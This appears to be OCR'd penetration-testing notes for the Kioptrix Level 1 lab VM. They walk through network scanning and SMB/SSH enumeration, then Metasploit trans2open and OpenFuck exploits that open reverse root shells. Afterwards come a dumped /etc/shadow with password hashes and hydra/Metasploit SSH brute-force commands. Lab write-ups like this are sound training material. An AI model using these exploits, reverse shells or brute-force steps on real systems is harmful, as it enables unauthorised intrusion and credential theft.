
Kioptrix

Finding Vulnerabilities

1. we used `sudo netdiscover -r 192.168.161.0/24` with our ip to find the vmware ip
2. we use `nmap -T4 -p- -A 192.168.161.130` to find all info about the system
3. 80/443 default webpage found with apache server running
4. use `nikto` for vulnerable scanning




```
┌──(kali㉿kali)-[~]
└─$ nikto -h http://192.168.161.130
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.161.130
+ Target Hostname:    192.168.161.130
+ Target Port:        80
+ Start Time:         2024-01-24 04:29:16 (GMT-5)
---------------------------------------------------------------------------
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Wed Sep  5 23:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
SSSSs+ /test.php: This might be interesting.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8908 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time:           2024-01-24 04:29:49 (GMT-5) (33 seconds)
```

5. Found that
   `mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.`
6. Information disclosure- Server version

```
HTTP/1.1 304 Not Modified
Date: Wed, 24 Jan 2024 11:02:19 GMT
Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux)
mod_ssl/2.8.4 OpenSSL/0.9.6b
Connection: close
ETag: "8805-b4a-3b96e9ae"
```

7. We can use three tools for directory busting:
   - gobuster
   - dirb
   - dirbuster

8. Found usage subdirectory which disclosed following info:

   Generated by Webalizer Version 2.01

9. Using masscan to find ports:

   `sudo masscan -p1-65535 192.168.161.130 --rate 1000`

```
└─$ nmap -T4 -p-65535 192.168.161.130
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-24 10:17 EST
Nmap scan report for 192.168.161.130
Host is up (0.0014s latency).
Not shown: 65529 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
443/tcp   open  https
32768/tcp open  filenet-tms

Nmap done: 1 IP address (1 host up) scanned in 3.44 seconds
```

   then we can do

```
nmap -T4 -p 22,80,111,139,443,32768 -A 192.168.57.134
```

   This method is faster

SMB Enumeration

1. SMB version found using metasploit- *Unix (Samba 2.2.1a)*
2. Then use **smbclient** to gain access to smb (can potentially contain valuable data) which led to find:

   - `smbclient \\\\192.168.161.130\\IPC$`

   - Access Denied


   - `smbclient \\\\192.168.161.130\\ADMIN$`

   - Requires password

   THIS PATH IS A DEADEND

   POTENTIALLY OPEN TO trans2open exploit

   https://www.infosecmatter.com/metasploit-module-library/?mm=exploit/linux/samba/trans2open



SSH Enumeration

I. We try to make a connection using:

`ssh 192.168.161.130 -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-dss -c aes128-cbc`

The output:

```
DSA key fingerprint is
SHA256:lEaf2l45SOoTn6qFh/EObfveZjbgCPuTHIXBFtD9mY8.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.161.130' (DSA) to the list of known
hosts.
kali@192.168.161.130's password
```

We do this to check for exposed banners(which could have ssh version or created by which companies etc).

SSL remote shell

I. `mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.` is the one we targeting

2. 80/443 -> Found exploit - https://github.com/heltonWernik/OpenLuck

Exploitation

1. We chose smb to exploit (trans2open using metasploit)

```
msf6 > search trans2open

Matching Modules
================

   #  Name                                Disclosure Date  Rank   Check  Description
   -  ----                                ---------------  ----   -----  -----------
   0  exploit/freebsd/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (*BSD x86)
   1  exploit/linux/samba/trans2open      2003-04-07       great  No     Samba trans2open Overflow (Linux x86)
   2  exploit/osx/samba/trans2open        2003-04-07       great  No     Samba trans2open Overflow (Mac OS X PPC)
   3  exploit/solaris/samba/trans2open    2003-04-07       great  No     Samba trans2open Overflow (Solaris SPARC)


Interact with a module by name or index. For example info 3, use 3 or use exploit/solaris/samba/trans2open

msf6 > 1
[-] Unknown command: 1
msf6 > use 1
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > S
```

1. Didn't work first time because of some payload issue. We were using staged

   Exploitation > Staged vs Non- Staged

```
Module options (exploit/linux/samba/trans2open):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.161.130  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   139              yes       The target port (TCP)


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.161.129  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Samba 2.2.x - Bruteforce
```

This is a staged payload

2. We switch to non staged payload (:(no meterpreter)

```
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/
set payload linux/x86/adduser                       set payload linux/x86/shell/bind_ipv6_tcp
set payload linux/x86/chmod                         set payload linux/x86/shell/bind_ipv6_tcp_uuid
set payload linux/x86/exec                          set payload linux/x86/shell/bind_nonx_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp     set payload linux/x86/shell/bind_tcp
set payload linux/x86/meterpreter/bind_ipv6_tcp_uuid set payload linux/x86/shell/bind_tcp_uuid
set payload linux/x86/meterpreter/bind_nonx_tcp     set payload linux/x86/shell/reverse_ipv6_tcp
set payload linux/x86/meterpreter/bind_tcp          set payload linux/x86/shell/reverse_nonx_tcp
set payload linux/x86/meterpreter/bind_tcp_uuid     set payload linux/x86/shell/reverse_tcp
set payload linux/x86/meterpreter/reverse_ipv6_tcp  set payload linux/x86/shell/reverse_tcp_uuid
set payload linux/x86/meterpreter/reverse_nonx_tcp  set payload linux/x86/shell_bind_ipv6_tcp
set payload linux/x86/meterpreter/reverse_tcp       set payload linux/x86/shell_bind_tcp
set payload linux/x86/meterpreter/reverse_tcp_uuid  set payload linux/x86/shell_bind_tcp_random_port
set payload linux/x86/metsvc_bind_tcp               set payload linux/x86/shell_reverse_tcp
set payload linux/x86/metsvc_reverse_tcp            set payload linux/x86/shell_reverse_tcp_ipv6
set payload linux/x86/read_file
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
```

Use double tab for options

We gain root after running `exploit`

2. Using OpenFuck to manually exploit:

```
┌──(kali㉿kali)-[~/Documents/hacks/kioptrix/OpenFuck]
└─$ ./open 0x6b 192.168.161.130 -c 40
```

3. We got shell access with root privileges.


```
msf6 exploit(linux/samba/trans2open) > exploit
[*] Started reverse TCP handler on 192.168.161.129:4444
[*] 192.168.161.130:139 - Trying return address 0xbffffdfc...
[*] 192.168.161.130:139 - Trying return address 0xbffffcfc...
[*] 192.168.161.130:139 - Trying return address 0xbffffbfc...
[*] 192.168.161.130:139 - Trying return address 0xbffffafc...
[*] 192.168.161.130:139 - Trying return address 0xbffff9fc...
[*] 192.168.161.130:139 - Trying return address 0xbffff8fc...
[*] 192.168.161.130:139 - Trying return address 0xbffff7fc...
[*] 192.168.161.130:139 - Trying return address 0xbffff6fc...
[*] 192.168.161.130:139 - Trying return address 0xbffff5fc...
[*] Command shell session 5 opened (192.168.161.129:4444 -> 192.168.161.130:32773) at 2024-01-26 06:39:39 -0500

[*] Command shell session 6 opened (192.168.161.129:4444 -> 192.168.161.130:32774) at 2024-01-26 06:39:40 -0500
whoami
root
[*] Command shell session 7 opened (192.168.161.129:4444 -> 192.168.161.130:32775) at 2024-01-26 06:39:45 -0500
hostname
kioptrix.level1
```

4. Undetected malicious activity

Passwords

We got root access and can access the passwd file:



Note: The passwd file no longer directly has the passwords

Instead we see the shadow file in `/etc/shadow`:

```
sudo cat /etc/shadow
root:$1$XROmcfDX$tF93GqnLHOJeGRHpaNyIs0:14513:0:99999:7:::
bin:*:14513:0:99999:7:::
daemon:*:14513:0:99999:7:::
adm:*:14513:0:99999:7:::
lp:*:14513:0:99999:7:::
sync:*:14513:0:99999:7:::
shutdown:*:14513:0:99999:7:::
halt:*:14513:0:99999:7:::
mail:*:14513:0:99999:7:::
news:*:14513:0:99999:7:::
uucp:*:14513:0:99999:7:::
operator:*:14513:0:99999:7:::
games:*:14513:0:99999:7:::
gopher:*:14513:0:99999:7:::
ftp:*:14513:0:99999:7:::
nobody:*:14513:0:99999:7:::
mailnull:!!:14513:0:99999:7:::
rpm:!!:14513:0:99999:7:::
xfs:!!:14513:0:99999:7:::
rpc:!!:14513:0:99999:7:::
rpcuser:!!:14513:0:99999:7:::
nfsnobody:!!:14513:0:99999:7:::
nscd:!!:14513:0:99999:7:::
ident:!!:14513:0:99999:7:::
radvd:!!:14513:0:99999:7:::
postgres:!!:14513:0:99999:7:::
apache:!!:14513:0:99999:7:::
squid:!!:14513:0:99999:7:::
pcap:!!:14513:0:99999:7:::
john:$1$zL4.MR4t$26N4YpTGceBO0gTX6TAky1:14513:0:99999:7:::
harold:$1$Xx6dZdOd$IMOGACl3r757dv17LZ9010:14513:0:99999:7:::
```

SSH brute forcing

1. Using hydra

   `hydra -l root -P /usr/share/wordlists/metasploit/unix_passwords.txt ssh://192.168.161.130 -t 4 -V`
2. Using metasploit

- use `SSH_Login` after search

```
msf6 auxiliary(scanner/ssh/ssh_login) > set username root
username => root
msf6 auxiliary(scanner/ssh/ssh_login) > set pass_file /usr/share/wordlists/metasploit/unix_passwords.txt
pass_file => /usr/share/wordlists/metasploit/unix_passwords.txt
msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 192.168.161.130
rhosts => 192.168.161.130
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > set threads 10
threads => 10
msf6 auxiliary(scanner/ssh/ssh_login) > set verbose true
```